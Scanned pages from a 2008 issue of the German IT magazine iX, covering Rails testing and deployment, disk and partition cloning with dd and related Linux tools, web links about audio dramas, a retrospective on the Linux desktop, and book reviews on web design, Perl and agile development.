Die Methoden-Bezeichner sind frei wählbar, allerdings müssen sie mit *test_* beginnen, damit Rails erkennt, dass es sich um Testfälle und nicht um eventuelle Hilfsfunktionen handelt. Zum Testzeitpunkt befinden sich die Daten des Fixture schon in der Datenbank. Die ersten Methode liest den Datensatz mit der ID 1 aus und speichert ihn als *Trainspot*-Instanz. *assert_equal* vergleicht zwei Werte, wobei als erster immer die Erwartung notiert wird. Stimmen erster und zweiter Wert überein, gilt der Test als bestanden. Alternativ kann man die Methode *assert_not_equal* mit der Erwartung *true* verwenden. Bei der zweiten Methode verhält es sich ähnlich, nur dass hier die Erwartung eine andere ist. Schließlich enthält der Datensatz mit der ID 2 Längen- und Breitengrad.

rake test startet alle Tests der Applikation. Alternativ können Entwickler im *test/unit*-Verzeichnis *ruby trainspot_test.rb* ausführen. In diesem Fall schließt der Test mit dem Hinweis ab, dass es zwei Testfälle mit insgesamt zwei Assertions gibt – ohne entdeckte Unstimmigkeiten oder Fehler.

Der eben durchgeführte Unit-Test ermöglicht lediglich einen kleinen Blick in die vielen Methoden, die das integrierte Testing-Framework bereitstellt. So gibt es beispielsweise eine Vielzahl an weiteren Assertion-Methoden, die eine Unmenge an Testszenarien ermöglichen. Außer Unit-Tests können Entwickler funktionale und Integrations-Tests mit Rails durchführen.

Installieren der Anwendung

Rails-Anwendungen zu veröffentlichen ist für Entwickler, die vorher mit PHP gearbeitet haben, meist eine Hürde. Denn das Deployment von Rails-Anwendungen auf Webservern braucht mehr als nur das Kopieren von Dateien. Im Großen und Ganzen haben sich bislang drei Ansätze beim Deployment durchgesetzt.

Webserverschnittstellen (CGI, Fast CGI) zu benutzen hat sich nicht entscheidend durchgesetzt. Einerseits lässt die Ausführungsgeschwindigkeit zu wünschen übrig, andererseits leidet häufig die Stabilität des Systems.

Als wohl geläufigste Methode des Deployment kann eine Kombination aus einem Balancer und mehreren Mongrel-Instanzen gelten. Mongrel, der als Webserver für die lokale Entwicklung diente, kommt so auch auf externen Webservern zum Einsatz. Jeder Mongrel bietet dem Balancer eine auf einem eigenem Port laufende Instanz der Anwendung an. Der Balancer entscheidet, an welchen Mongrel-Prozess er eine ankommende Anfrage an die Applikation schickt.

Noch recht neu, aber schon in der Community bekannt, ist Passenger, auch *mod_rails* genannt. Mit ihm (www.modrails.com) liegt erstmals ein Apache-Modul vor, das einen erhöhten Deployment-Komfort für Rails-Anwendungen bietet. Im optimalen Fall müssen nur noch ein Virtual Host innerhalb des Apache eingerichtet und die Dateien auf den Server geladen werden. Dies sollte ehemaligen PHP-Entwicklern wesentlich vertrauter sein.

Gerade bei größeren Projekten, die zudem ein Quelltext-Repository nutzen, ist es sinnvoll, mit Capistrano (capify.org) zu arbeiten. Dieses in der Rails-Community geschätzte Werkzeug vermag es, Deployment-Vorgänge hochgradig zu automatisieren. Dazu versetzt es den Nutzer in die Lage, sogenannte Rezepte anzulegen, die genau beschreiben, was zu tun ist, damit die lokal entwickelte Rails-Applikation ordnungsgemäß auf den Server gelangt. Für ein ständiges Update von Rails-Anwendungen, die schon auf einem Webserver laufen, ist Capistrano ein echter Produktivitätsgewinn. Mit Webistrano (blog.innerewut.de/webistrano/) existiert zudem eine komfortable browserbasierte GUI dafür.

Fazit

Die Entwicklung von Trainspotr hat nur einen Bruchteil dessen gezeigt, was Rails bei vielen Webentwicklern so populär macht. Statt sich mit Datenbankkonfigurationen oder dem sinnvollen Zusammenspiel mehrerer Datenbanktabellen zu quälen, können Rails-Entwickler ihre Zeit für das wirklich Wichtige an ihrer Applikation nutzen. Trainspotr kann auf www.trainspotr.de getestet werden. Dort und auf dem FTP-Server der *iX* befindet sich der Quellcode des Projekts. (hb)

DENNY CARL

ist seit 2001 selbstständiger Webdesigner und -entwickler in Berlin.





Dateisysteme kopieren, vergrößern und verkleinern

Möbelpacker

Michael Riepe

Anwendungsdaten lassen sich leicht auf neue Festplatten kopieren. Will man jedoch die Systemplatte auswechseln, ist es damit allein nicht getan – vor allem, wenn der Umzug schnell gehen soll.

Jeder Umzug ist mit einigen Mühen verbunden: Schränke leerräumen, Kisten packen und beschriften, Möbelwagen beladen und am Zielort die inversen Operationen durchführen.

Wie der Mensch hin und wieder eine neue Wohnung braucht, benötigt der Rechner manchmal eine neue Festplatte. Es stellt sich jedoch die Frage, wie man das mühsam konfigurierte Betriebssystem mitsamt aller Anwendungen in die neue Behausung bekommt.

Generell bietet sich die „Möbelwagen-Methode“ an: Backup anfertigen, Festplatte auswechseln und ein Restore durchführen. Allerdings beherrscht längst nicht jede Backup-Software eine Wiederherstellung ohne installiertes Betriebssystem (Bare-Metal-Restore). Davon abgesehen benötigt die Prozedur einen Zwischenspeicher für das Backup – und dauert doppelt so lange wie direktes Kopieren.

Letzteres ließe sich sogar mit Bordmitteln durchführen. Jedoch oft nicht vollständig: Unix-Standardprogramme wie *cp* oder *tar* etwa kopieren lediglich Dateien und Verzeichnisse, manche Metadaten – zum Beispiel Access Control Lists – können unter den Tisch fallen. Wer eine 1-zu-1-Kopie benötigt, transportiert besser die Partitionen als Ganzes. Das lässt sich am einfachsten mit Linux durchführen – ist keins installiert, empfiehlt sich eine Live-CD wie die System Rescue CD (siehe Kasten „Onlinequellen“).

Gruppenbild mit *dd*

Sind Quell- und Zielplatte baugleich, kann der Linux-Nutzer die Kopie mit *dd if=/dev/sda of=/dev/sdb* in einem Rutsch anfertigen – einschließlich aller fremden Partitionen. Allerdings darf während des Kopierens kein anderes Programm auf die Platten schreiben. Es ist daher unerlässlich, das System in den Single User Mode zu bringen, die Root-Partition mit *mount –o remount,ro /* unbeschreibbar zu machen und alle übrigen Partitionen auszuhängen.

Wer nur einen Teil der Partitionen kopieren möchte, sollte mit *dd if=/dev/sda of=/dev/sdb count=1* nur den Master Boot Record (MBR) auf die neue Platte kopieren, sie anschließend nach seinen Wünschen neu partitionieren und die Partitionen einzeln übertragen. Letzteres lässt sich ebenfalls mit *dd* erledigen. Sind die Dateisysteme nur zum Teil gefüllt, empfiehlt sich jedoch der Einsatz eines „Klon“-Programms, das nur die tatsächlich verwendeten Sektoren kopiert.

NTFS-Partitionen lassen sich mit *ntfsclone* aus dem Paket *ntfsprogs* klonen. Für ext2fs und ext3fs hat der Autor das Programm *clone2fs* entwickelt. Beide verwenden eine ähnliche Aufrufsyntax: *ntfsclone –O /dev/sdb1 /dev/sda1* kopiert eine Windows-Partition von *sda1* nach *sdb1*, die Linux-Partition dahinter lässt sich analog mit *clone2fs –O /dev/sdb2 /dev/sda2* übertragen. Wer eine Image-Datei erzeugen will, kann der Option *–O* einen Dateinamen übergeben. Verwendet man ein kleines *–o*, weigert sich das Programm, eine existierende Datei zu überschreiben.

Kommt die Kopie an der gleichen Stelle der Platte zu liegen wie das Original, kann der Rechner ohne weitere Maßnahmen von der Austauschplatte booten. Verschiebt sich jedoch eine Partition, muss der Nutzer Hand anlegen. Linux lässt sich wieder bootfähig machen, indem man den Rechner von der System Rescue CD startet und den Bootloader *GRUB* neu installiert:

```
mkdir /linroot
mount /dev/sda2 /linroot
mount --bind /dev /linroot/dev
echo '/dev/sda2 / ext2 defaults' \
  > /linroot/etc/mtab
chroot /linroot /usr/sbin/grub-install \
  --recheck /dev/sda2
```

Der Befehl *fixboot c:* in der Wiederherstellungskonsole von Windows repariert zwar einen beschädigten Bootsektor. Er hilft jedoch nicht weiter, wenn sich die Lage der Partition geändert hat. Wer den Bootsektor nicht manuell bearbeiten will, findet in *ntfsreloc* ein geeignetes Werkzeug – oder belässt die Partition einfach an Ort und Stelle.

Mit *ntfsresize /dev/sda1* lässt sich NTFS auf die Größe der umgebenden Partition aufblasen; *resize2fs –f /dev/sda2* nimmt sich des Linux-Dateisystems an. Nach der Größenänderung kann es nicht schaden, es mit *e2fsck –f /dev/sda2* manuell ein weiteres Mal zu prüfen. Windows führt beim nächsten Start automatisch ein *chkdsk* durch.

Wer ein Dateisystem vor dem Kopieren verkleinern will, muss die gewünschte Größe bei NTFS mit der Option *–s <größe>*, bei ext[23]fs als zweites Argument angeben. In beiden Fällen besteht die Größe aus einer Zahl und einer optionalen Einheit, etwa *M* oder *G*. Wer die alte Platte als Quasi-Backup behalten möchte, sollte das Verkleinern jedoch lieber mit einer Zwischenkopie durchführen. (mr)

iX-Link ix0808145



Onlinequellen

System Rescue CD
www.sysresccd.org

ntfsprogs
www.linux-ntfs.org

clone2fs
ftp://ftp.heise.de/pub/ix/ix_listings/2008/08/clone2fs.tar.gz

ntfsreloc
www.linux-ntfs.org/doku.php?id=contrib:ntfsreloc

Vorleser im Medienzeitalter

Hörspielfieber

Diane Sieger

Die gute alte Tradition des Märchenerzählens lebt – in Form von Hörbüchern. Und wer schon als Kind mit den drei Fragezeichen aufgewachsen ist, zeigt möglicherweise noch als Erwachsener Suchterscheinungen.

Früher lauschten Kinder Peter Themotheus Carsten, Gabi Glockner, Karl Vierstein und Willi Sauerlich (alias TKKG) beim Kriminalfalllösen, während sie Türme aus Legosteinen bauten oder große Schlachten mit Playmobil nachspielten. Damals kamen Hörspiele auf Schallplatte oder Kassette, heute ist die Technik weiterentwickelt. Da viele auf die lieb gewonnenen Freunde nicht verzichten wollen, zogen „Die drei ???“ und Co. vom Kassettenrekorder auf den iPod, vom Platten- auf den MP3-Spieler. Längst sind es nicht mehr nur Kinder, die vom Hörspiel fasziniert sind, immer mehr Erwachsene sind süchtig nach den auditiven Geschichten.

Das Online-Meinungsportal Sozioland hat es bereits 2005 nachgewiesen: Wer mit Hörspielen groß wurde, der ist auch als Twen oder Thirtysomething fasziniert von dieser Art der literarischen Darbietung, sogar im großen Maße vom Kinderhörspiel. Speziell Krimis und Horrorgeschichten helfen vielen Menschen nicht nur die Langeweile beim Bügeln oder Kochen zu bekämpfen, sondern dienen sogar als Einschlafhilfe. Die gesamte Studie gibt es unter www.sozioland.de/409_artikel_hoerspiele.php.

Fragen der Sozialisation

Zu den wohl bekanntesten und beliebtesten Serien gehört zweifellos TKKG. Vier Teenager (ein gewaltbereiter Anführer, ein schlauer Klugscheißer, ein ständig Schokolade futterndes Pummelchen und die Tochter eines Kommissars) lösen Kriminalfälle auf eigene Faust. Obwohl ständig unter Kritik wegen latent sexistischer/rassistischer Kommentare und politisch unkorrekter Äußerungen (siehe beispielsweise unter www.tkkg-site.de/cms/front_content.php?idart=583 oder socialissuesandstuff.com/2007/10/09/tkkg-die-nazis-in-spe), wird die Serie bereits seit 1981 produziert; im Juni diesen Jahres erschien die 158ste Episode.

Außerdem werden seit den 80er-Jahren hin und wieder Fernsehfolgen oder Filme gedreht und Computerspiele zur Serie auf den Markt gebracht. Wer glaubt, die Gruppe zu kennen, und sein Wissen rund um die Viererbande testen möchte, sollte sich unter www.testedich.de/quiz11/quizpu.php?testid=1104841912&katname=TKKG&katid=146O dem TKKG-Fantest unterziehen. Ebenfalls sehenswert, sowohl für Fans als auch für Hasser, ist die dreiteilige Serie „Warum TKKG doof ist“ auf Youtube (www.youtube.com/watch?v=2lIV73gKTq4&). Und wer sich wundert, dass die vier Kids niemals älter werden, kann den Grund hierfür unter tkkg-fanpage.de/cms/index.php?option=com_content&task=view&id=427&Itemid=49 nachlesen.

Ebenfalls berühmt und beliebt sind die drei Detektive Justus Jonas, Peter Shaw und Bob Andrews aus Rocky Beach in Kalifornien, die unter dem Pseudonym „Die drei ???“ bekanntlich jeden Fall übernehmen. Das mit den Namen ist jedoch so eine Sache – aufgrund eines Rechtsstreits um Lizenzen war es dem Hamburger Hörspiel-Label Europa zeitweise nicht mehr erlaubt, die Fragezeichen im Titel zu verwenden. Auch einzelne Figuren, unter anderem zwei der Hauptrollen, musste der Verleger umbenennen. Genaueres berichtete der Focus im Oktober 2006 (www.focus.de/kultur/musik/die-drei-_aid_117559.html). Mittlerweile hat man sich aber außergerichtlich geeinigt, und „Die Drei ???“ dürfen weitermachen (www.natuerlichvoneuropa.de/area_ddf/index.php?screen=ct.detail&fid=86&mpid=299202&pfid=&sid=1).

Im Gegensatz zur promifreien Serie TKKG tauchen bei den drei Fragezeichen oftmals aus Film und Fernsehen bekannte Persönlichkeiten als Sprecher auf – Günther Pfitzmann, Ilja Richter, Elisabeth Volkmann und selbst Enie van de Meiklokjes durften schon eine Gastrolle bei den drei Ermittlern übernehmen. Eine umfangreiche Liste mit vielen Gastsprechern gibt es im Wikipedia-Eintrag der drei Detektive unter de.wikipedia.org/wiki/Die_drei_%3F%3F%3F. Die Sprecher der Hauptakteure sind seit der ersten Folge 1979 immer dieselben – einer von ihnen, Oliver Rohrbeck, der dem Anführer Justus Jonas die Stimme leiht, hat sich zur Premiere des ersten Kinofilms der drei Fragezeichen im Interview mit der Welt ausgiebig dazu geäußert, warum seiner Meinung nach heute Erwachsene zu den größten Fans der Kinder- und Jugendhörspiele gehören. Das vollständige Gespräch gibt es im Welt-Kultur-Archiv unter www.welt.de/kultur/article1344704/Warum_Die_drei__zum_Einschlafen_sind.html.

Playback auf der Bühne

Wer die Geschichten der drei Fragezeichen mag, sollte unbedingt den Tourplan des Vollplaybacktheaters (www.vollplaybacktheater.de) im Auge behalten. Das junge Ensemble spielt regelmäßig Folgen auf der Bühne im Playback nach. Urkomisch und absolut lohnend.

Um den Nachwuchs an Hörspiele heranzuführen, greifen viele sicherlich zu den Serien für die Kleinsten: Bibi Blocksberg und Benjamin Blümchen. Aus Sicht der Bundeszentrale für politische Bildung trägt man damit allerdings nicht dazu bei, seine Sprösslinge zu toleranten und weltoffenen Menschen zu erziehen. Warum weder die kleine Hexe noch der dicke Elefant politisch korrekt sind, findet sich im Webangebot der BPB unter www.bpb.de/popup/popup_druckversion.html?guid=2RQI2Y. Ein erschreckendes Bild, das in wissen-

schaftlicher Form von den stereotypischen Figuren (Bürgermeister, Polizei, Medienvertretern) gezeichnet wird.

Geht die Leidenschaft für Hörspiele über TKKG, die drei Fragezeichen, Bibi und Benjamin hinaus, empfiehlt sich ein Blick ins Hörspielland (www.hoerspielland.de). Das Fanportal bietet Informationen zu allen erdenklichen Hörspielreihen, vom A-Team über die Pizzabande bis hin zu „Zurück in die Zukunft“. Außerdem lassen sich sämtliche Folgen aller Serien kommentieren, sodass auch der interaktive Spaß nicht verloren geht.

Wer Informationen zum Lieblingssprecher sucht, ist beim Hörspielportal (www.hoerspieleportal.de/sprecher/sprecherdb.php) goldrichtig. Über 1800 Sprecher in fast 6800 Rollen sind hier erfasst. Sucht man beispielsweise nach dem Sprecher der Rolle des Dr. Remplem aus der TKKG-Folge „Vampir der Autobahn“, trifft man auf Karl Walter Diess – mit dieser Information kann man sich weitere Rollen des Sprechers anzeigen lassen. Wichtig für den Hardcore-Fan, der sich auch für die Personen hinter den Sprechrollen interessiert. Eine etwas übersichtlichere, allerdings weniger Sprecher und Rollen umfassende Datenbank gibt es unter hörspiele.de (www.hoerspiele.de/hoerspiele/sprecherDB/default.asp).

Für all diejenigen, die mit den alten und neu aufgelegten Kinderhörspielen wenig anfangen können, bietet sich der ARD-Tatort an, den die Internet-Infos des letzten Monats ausgiebig beleuchtet haben (www.heise.de/ix/artikel/2008/07/150). Diese Krimiserie wird neuerdings auch als Hörspiel produziert – einen interessanten Artikel, der unter anderem die Geschichte der Entstehung des Radiohörspiels ein wenig intensiver beleuchtet, hat der Spiegel unter wissen.spiegel.de/wissen/dokument/52/01/dokument.html?titel=Renaissance+de+Radiokunst&id=55411025 veröffentlicht. Zu hören ist die Audioversion des Tatorts jeweils eine Woche lang unter radiotatort.ard.de.

Wer nun Lust auf eine Audio-Geschichte bekommen hat, jedoch für den Anfang kein Geld ausgeben möchte, kann sich auf www.vorleser.net umschauen. Dort stehen rund 500 Downloads kostenlos zur Verfügung. (ka)

URLs auf einen Blick

www.sozioland.de/409_artikel_hoerspiele.php
www.tkkg-site.de/cms/front_content.php?idart=583
socialissuesandstuff.com/2007/10/09/tkkg-die-nazis-in-spe
www.testedich.de/quiz11/quizpu.php?testid=1104841912&katname=TKKG&katid=1460
www.youtube.com/watch?v=2lIV73gKTq4&
tkkg-fanpage.de/cms/index.php?option=com_content&task=view&id=427&Itemid=49
www.focus.de/kultur/musik/die-drei-_aid_117559.html
www.natuerlichvoneuropa.de/area_ddf/index.php?screen=ct.detail&fid=86&mpid=299202&pfid=&sid=1
de.wikipedia.org/wiki/Die_drei_%3F%3F%3F
www.welt.de/kultur/article1344704/Warum_Die_drei__zum_Einschlafen_sind.html
www.vollplaybacktheater.de
www.bpb.de/popup/popup_druckversion.html?guid=2RQI2Y
www.hoerspielland.de
www.hoerspieleportal.de/sprecher/sprecherdb.php
www.hoerspiele.de/hoerspiele/sprecherDB/default.asp
www.heise.de/ix/artikel/2008/07/150/
wissen.spiegel.de/wissen/dokument/52/01/dokument.html?titel=Renaissance+de+Radiokunst&id=55411025
radiotatort.ard.de
www.vorleser.nez

Wer weitere URLs zum Thema kennt, hat die Möglichkeit, sie der Online-Version (www.heise.de/ix/artikel/2008/08/146/) hinzuzufügen.

Vor 10 Jahren – Großvater erzählt vom Krieg

Seit Einstein wissen wir, dass die Zeit eine relative Angelegenheit ist. Ein Blick in *iX* 8/98 kann dies bestätigen. Da findet sich eine Notiz zur Einführung der digitalen Signatur für das „eGovernment“, die man umstandslos ins aktuelle Heft kopieren könnte. Ebenso eine Geschichte über die Nutzung von Biometrie in Zugangskontrollsystemen.

Der Schwerpunkt der Ausgabe lag aber auf dem Linux-Desktop, komplett mit einer ersten ausführlichen Vorstellung von Gnome 0.20, der gerade entstehenden KDE-Alternative. Das Ganze begleitet von Berichten um das Qt-Toolkit von Trolltech, seine Lizenzproblematik und der Debatte, wann ein Linux wirklich „frei“ ist oder eben nicht.

So liest man den Artikel „Freiheitsbewegung“ und ist erstaunt. Ist das wirklich erst 10 Jahre her? Die Rhetorik-Schlachten in den Newsgroups, die Verdächtigungen und Vorwürfe klingen wie das Gerumpel aus einer längst vergangenen Zeit. Eine Wiedergabe der Debatten würde heute langweilen oder von einem nachsichtigen Lächeln begleitet werden: Jaja, der Großvater erzählt vom Krieg. KDE und Suse, Red Hat und Gnome, solche Parteien sind längst obsolet. Die aufbegehrende Truppe der Gnome um Miguel de Icaza ist längst bei Novell fest angestellt, das mit Opensuse 11 gleich drei Desktops anbietet. Trolltech gehört mittlerweile der Telefonbude Nokia, die Gnome für ihre Internet-Tablets benutzt. Selbst die Vorwürfe von Linus Torvalds gegen die Bevormundung durch Gnome sind Schnee von gestern und klingen wie das Gezeter eines alten Pinguins.

Zehn Jahre nach der „Freiheitsbewegung“, der Vorstellung des Gnome-Desktops und einer begleitenden Geschichte über die Nutzung von OpenParts bei KDE drängt sich die Frage auf, wie es heute um den Linux-Desktop bestellt ist.

Die Antworten können unterschiedlicher nicht sein. Da ist der jedem Leser bekannte Computerexperte, der fest davon überzeugt ist, dass Power-User nicht mit Linux arbeiten können und daher der Desktop „noch nicht reif“ ist. Da ist eine Power-Userin wie meine Schwägerin, die als Buchautorin mit bebilderten Monster-Manuskripten noch nicht einmal gemerkt hat, dass ihr Laptop kein Windows-Rechner mehr ist. Da ist ihr Fachhändler, der froh ist, Rechner mit Linux und nicht mit dem zickigen Windows Vista verkaufen zu können.

Und dann ist da der Desktop-Designer, der sich lieber Gedanken über mobile Anwendungen macht, weil Desktops sichnur noch in sinnlosen 3D-Effekten überbieten. Vielleicht sollte man noch den Fan erwähnen, der davon überzeugt ist, dass über kurz oder lang alles aussieht wie auf seinem Airbook.

Mit dem Erscheinen von Gnome hat sich eine Freiheitsbewegung etablieren können, in der sich mehrere Desktop-Alternativen entwickeln konnten. Weitere Freiheitsbewegungen sind nachgezogen, etwa das Mono-Projekt als Alternativentwurf zu Microsofts .Net. Erwähnenswert, weil mit diesen Frameworks die Geschichte des Drag & Drop weitergeschrieben wird, an deren Anfang die rudimentären Windows-Manager standen, vor längst vergangenen 10 Jahren. *Detlef Borchers*

MEHR KBYTES

Webdesign

Innerhalb der vergangenen zwei bis drei Jahre haben sich die Autoren von CSS-Literatur förmlich überschlagen. Mehr als ein halbes Dutzend Jahre lang hatten die Cascading Stylesheets ein Mauerblümchendasein gefristet, aber in dem Maße, in dem die Browserhersteller CSS1 und ein bisschen CSS2 (im Sinne des leicht abgespeckten CSS 2.1) berücksichtigten, riskierten mehr und mehr Webmaster, ihre Seiten mit CSS zu formatieren, beispielsweise mit *div* statt mit Tabellen zu arbeiten. Das wiederum rief die genannten Autoren auf den Plan, denn wer anfängt, mit CSS zu arbeiten, freut sich über Anleitungen und extensive Vorschläge.

Reine HTML-Einführungen als Neuerscheinung gehören mittlerweile zu den bedrohten Arten, denn mindestens ein bisschen CSS- und/oder Javascript-Fauna muss heute sein. Es sei denn, der Autor beschränkt sich auf einen Sonderaspekt.

Um mit dem Mammut unter den diesmal berücksichtigten Büchern zu beginnen: Stefan Münz – Initiator von SelfHTML – hat sein „<Webseiten professionell erstellen>“ überarbeitet; die dritte Auflage besteht aus etwas mehr als 1200 Seiten, die (X)HTML, CSS, Javascript, PHP und MySQL, XML, Ajax und Siteverwaltung behandeln. Neu im Vergleich zur vorherigen Ausgabe sind Mikroformate und Ajax. Ideal für diejenigen, die alles gleichzeitig im Überblick haben müssen.

Alle anderen Werke kommen mit weniger Papiergewicht, umfassen dafür nicht so viele Bereiche. Recht speziell widmet Dirk Jesse seine „CSS-Layouts“ dem von ihm erfundenen YAML (Yet Another Multicolumn Layout, www.yaml.de). Version 2 des Buches fußt auf Version 3 von YAML, die der Autor für sich und in Typo3 behandelt. Wie in der vorigen Auflage hat er Generelles über CSS, Box-Modell und IE-Bugs vorangestellt.

Im selben Verlag (Galileo Computing) haben Björn Seibert und Manuela Hoffmann eine Neuauflage von „Professionelles Webdesign mit (X)HTML und CSS“ (Besprechung in *iX* 7/06) veröffentlicht. Und ebenfalls in der zweiten Auflage ist bei dpunkt Rachel Andrews „CSS-Problemlöser“ mit gut 100 Tipps erschienen. Beide Bände dürfen Webdesigner zum Stöbern nutzen.

Peter Müllers „Little Boxes, Teil 2“, wie der erste Band bei Markt+Technik zu haben, setzt die begonnene Arbeit fort, indem Müller vor allem die Navigation per CSS thematisiert – horizontal wie vertikal sowie mit zwei Ebenen. Außerdem hat der Autor Kapitel zu inhaltlichen und grafischen Aspekten sowie Listen und Formularen geschrieben. Weitere Teile behandeln das schon erwähnte YAML sowie die Fehleranalyse mit Firefox und Internet Explorer.

Jeremy J. Sydik geht es darum, zugängliche Websites zu entwerfen: „Designing Accessible Web Sites“, erschienen bei den Pragmatic Programmers, enthält 36 Tipps, wie Webinhalt für Seh- oder Hörbehinderte zu erstellen ist. Außerdem widmet sich Sydik Themen wie dem Schwierigkeitsgrad der fürs Web zu verwendenden Sprache. Keine CSS-Details, sondern generelle Anregungen zur Erstellung von Websites. Tipps, die hinsichtlich Seiten für Nichtbehinderte ebenfalls gelten.

Versteht man Webdesign als Content Design, drängt sich in Zeiten des in der Versionsnummer um eins aufgestiegenen WWW das Mashup als Designmethode auf – ein Verknüpfen von Inhalten aus unterschiedlichen Quellen. Vier Autoren haben in Mashup-Manier für O’Reilly ein Buch zu diesem Thema verfasst. Zunächst führen zwei Kapitel ins Thema ein, bevor die Autoren fünf Projekte beschreiben: mit PHP und dem Framework Symfony, dem .Net-Framework 2.0, Mapplets, Javascript und Ruby on Rails. Für experimentierfreudige Nachahmer. Gleichzeitig Einführung und Praxisband.

Schließlich doch zu reinem CSS und HTML. Der australische Verlag Sitepoint hat in diesem Jahr zu beiden Themen jeweils eine „Ultimate Reference“ veröffentlicht. In beiden Bänden nutzen die Autoren mehrere Versionen des Internet Explorer, Firefox, Safari und Opera als Referenz: Was wo funktioniert beziehungsweise implementiert ist. Klassische Nachschlagewerke.

Mit drei Bänden aus dem Linux-Umfeld hat die Open Source Press begonnen, einzelne Werke in digitaler Form (PDF) über die hauseigene Website zu vermarkten (www.opensourcepress.de). Die Preise liegen in den Dreißigern, das E-Book des Monats (im Juli: „Das Debian-System“) bietet der Verlag für 9,95 € an. Galileo Computing hingegen setzt darauf, dass Leser ihrer Openbooks sich zu Käufern der gedruckten wandeln. Leser des Rails-Tutorials können sich freuen: „Ruby on Rails 2“ (www.galileocomputing.de/openbook/ruby_on_rails/) gehört jetzt zu den online les- und downloadbaren Büchern.

Henning Behme

Rachel Andrew; Der CSS-Problemlöser; Über 100 Lösungen für Cascading Stylesheets; Heidelberg (dpunkt) 2008; 2., überarbeitete und aktualisierte Auflage; 330 Seiten; € 36,– (Paperback)

Denny Carl, Jörn Clausen, Marco Hassler, Anatol Zund; Mashups programmieren; Grundlagen, Konzepte, Beispiele; Köln (O’Reilly) 2008; 280 Seiten; € 34,90 (gebunden)

Dirk Jesse; CSS-Layouts; Praxislösungen mit YAML 3.0; Bonn (Galileo Computing) 2008; 2., aktualisierte und erweiterte Auflage; 452 Seiten zzgl. DVD; € 34,90 (gebunden)

Ian Lloyd; The Ultimate HTML Reference; Collingwood (Sitepoint) 2008; 537 Seiten; US-$ 44,95 (gebunden)


Peter Müller; Little Boxes Teil 2; Webseiten gestalten mit CSS; München (Markt+Technik) 2008; 394 Seiten; € 24,95 (Paperback)

Stefan Münz; <Webseiten professionell erstellen>; Programmierung, Design und Administration von Webseiten; München (Addison-Wesley) 2008; 3., überarbeitete und erweiterte Auflage; 1217 Seiten zzgl. DVD; € 49,95 (gebunden)

Tommy Olsson, Paul O’Brien; The Ultimate CSS Reference; Collingwood (Sitepoint) 2008; 420 Seiten; US-$ 44,95 (gebunden)

Björn Seibert, Manuela Hoffmann; Professionelles Webdesign mit (X)HTML und CSS; Bonn (Galileo Design) 2008; 2., aktualisierte Auflage; 366 Seiten zzgl. CD-ROM; € 29,90 (gebunden)

Jeremy J. Sydik; Design Accessible Web Sites; Thirty-six Keys to Creating Content for All Audiences and Platforms; Raleigh, NC (Pragmatic Bookshelf) 2007; 318 Seiten; US-$ 34,95 (Paperback)



Ellie Quigley

Perl by Example

Upper Saddle River, NJ, 2007
Prentice Hall International
4. Auflage
1008 Seiten
49,99 US-$
ISBN 978-0-13-238182-6

Beispiele sind ein probates Mittel zur Vermittlung von Lernstoff – in „Perl by Example" sind sie das einzige. Die Popularität des mittlerweile in der vierten Auflage vorliegenden Bandes bestätigt die Beliebtheit dieser Lehrmethode. Quigleys Beispiele sind stets gleich aufgebaut: Einem kurzen einleitenden Text folgt das Codebeispiel mit in Fettschrift hervorgehobenen wichtigen Zeilen und einer anschließenden ausführlichen Erklärung.

Die Quelltexte sind einfach gehalten und auf das Wesentliche reduziert. Leider verzichtet Quigley in ihnen fast immer auf die Behandlung von Fehlersituationen und Grenzfällen. Durch andere kleine Änderungen an ihnen wie den Einsatz des Pragmas „strict" hätte die Autorin ihren Lesern ebenfalls Gutes tun können.

Konzepte und Zusammenhänge lassen sich durch Codebeispiele alleine nur schwer vermitteln und kommen – abgesehen von einem Kapitel zur Objektorientierung – kaum vor. Sie müssen dem Leser daher aus anderen Kontexten geläufig sein. Der Band eignet sich mithin nicht unbedingt für Einsteiger, aber für System-Administratoren und Datenbank-Entwickler. Mit Ausnahme der vorgestellten CGIs ist für deren Zwecke auch die schon angesprochene Qualität der Quelltexte in aller Regel ausreichend.

Für Leser mit und ohne Programmiererfahrung bietet der Band getrennte Einstiegskapitel und handelt danach systematisch die Elemente der Kernsprache (Variablen, Kontrollstrukturen, reguläre Ausdrücke, eingebaute Funktionen, Subroutinen) sowie wichtige Erweiterungen ab. Dazu gehören unter anderem CGIs und Datenbankzugriffe mit DBI am Beispiel von MySQL. Selbst elementare Netzprogrammierung mit Sockets stellt Quigley vor, erstaunlicherweise aber nicht die wichtige LWP-Bibliothek zur Programmierung von Webclients. Das Kapitel zur systemnahen Programmierung berücksichtigt Unix- und Win32-Plattformen.

Die Anhänge enthalten ein gelungenes kurzes SQL-Tutorial, Informationen zu CGIs mit der Apache-Erweiterung *mod_perl* und eine Übersicht aller Perl-Funktionen.

Weniger interessant ist der Band für professionelle Perl-Entwickler. System- und Datenbank-Administratoren aber finden in ihm eine umfangreiche Sammlung von Vorlagen, die ihnen bei der täglichen Arbeit mit Perl-Skripten helfen kann.

DR. PETER DINTELMANN



James Shore, Shane Warden

The Art of Agile Development

Sebastopol, CA 2007
O'Reilly Media, Inc.
409 Seiten
38,– €
ISBN 978-0-596-52767-9

Ursprünglich war dies Buch als zweite Auflage gedacht, es entwickelte sich jedoch zu einem komplett neuen. Dies bringt der Umfang von über 400 Seiten zum Ausdruck – trotz kleinen Zeichensatzes gut lesbar. Wer Fachbücher vor allem unterwegs liest, für den bedeutet dieser Band ein Zusatzgewicht von 700 Gramm – die es jedoch wert sind.

Teil eins bietet eine Einführung in die Agilität und schafft damit eine gute Basis. Hier beschreiben die Autoren detailliert die verschiedenen Rollen, was man in dieser Ausführlichkeit nicht in vielen agilen Büchern findet. Außerdem warten die Autoren immer wieder mit kleinen Beispielen aus dem Projektalltag auf. Für Einsteiger ist mit Sicherheit der Test am Ende des ersten Teils spannend, mit dem sie prüfen können, wie agil ihr Team schon ist.

Im zweiten Teil werden die Praktiken erklärt – hilfreich ist dabei der Abschnitt mit Antworten auf typische Fragen (FAQ) zu den jeweiligen Praktiken. Beispielsweise enthält der Fragenkatalog von Pair Programming die, ob das nicht Zeitverschwendung sei, oder was bei einer ungeraden Zahl an Programmierern zu tun sei.

